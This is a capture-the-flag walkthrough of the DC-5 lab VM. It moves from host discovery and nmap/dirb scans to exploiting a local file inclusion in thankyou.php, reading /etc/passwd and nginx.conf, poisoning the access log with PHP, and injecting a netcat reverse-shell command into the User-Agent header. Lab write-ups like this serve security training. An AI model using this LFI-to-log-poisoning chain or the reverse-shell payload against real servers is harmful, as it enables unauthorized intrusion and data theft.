

DC-5

Discover vuln vm ip




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.234.2   00:50:56:f5:13:23      1      60  VMware, Inc.
 192.168.234.151 00:0c:29:9a:c5:b9      1      60  VMware, Inc.
 192.168.234.254 00:50:56:e5:56:f9      1      60  VMware, Inc.
```

Nmap




```
root@kali:~/pwn/dc5# nmap dc5.local -A -p- -sC -sV -oA .
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-17 01:18 EDT
Nmap scan report for dc5.local (192.168.234.151)
Host is up (0.00091s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          37526/tcp  status
|_  100024  1          42019/udp  status
37526/tcp open  status  1 (RPC #100024)
```

Dirb




```
root@kali:~/pwn# dirb http://dc5.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep 17 01:19:59 2019
URL_BASE: http://dc5.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://dc5.local/ ----
==> DIRECTORY: http://dc5.local/css/
==> DIRECTORY: http://dc5.local/images/
+ http://dc5.local/index.php (CODE:200|SIZE:4025)

---- Entering directory: http://dc5.local/css/ ----

---- Entering directory: http://dc5.local/images/ ----
```

LFI request



```
GET /thankyou.php?firstname=v&lastname=v&country=australia&subject=test&file=/etc/passwd HTTP/1.1
Host: dc5.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc5.local/contact.php
Connection: close
Upgrade-Insecure-Requests: 1
```


Reply



Name	Value
HTTP/1.1	200 OK
Server	nginx/1.6.2
Date	Tue, 17 Sep 2019 13:12:03 GMT
Content-Type	text/html; charset=UTF-8
Connection	close
Content-Length	2319

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
dc:x:1000:1000:dc,,,:/home/dc:/bin/bash
mysql:x:108:113:MySQL Server,,,:/nonexistent:/bin/false
```

Getting the location of the nginx logs




```
GET /thankyou.php?firstname=v&lastname=v&country=australia&subject=test&file=/etc/nginx/nginx.conf HTTP/1.1
Host: dc5.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc5.local/contact.php
Connection: close
Upgrade-Insecure-Requests: 1
```

Location of the logs


```
  access_log /var/log/nginx/access.log;
  error_log /var/log/nginx/error.log;
```

Results: we are able to inject command successfully




```
2019:23:43:59 +1000] "GET /thankyou.php?firstname=%3C%3Fphp+%24_GET%5B%27cmd%27
    "http://dc5.local/contact.php" "uid=33(www-data) gid=33(www-data) groups=33(www-data) " 1
```

Injecting reverse shell command into host header




```
GET /thankyou.php?firstname=f&lastname=&country=australia&subject= HTTP/1.1
Host: dc5.local
User-Agent: <?php system('nc -e /bin/sh 192.168.234.152 5555'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc5.local/contact.php
Connection: close
Upgrade-Insecure-Requests: 1
```

By accessing nginx access log file we are able to pop a shell



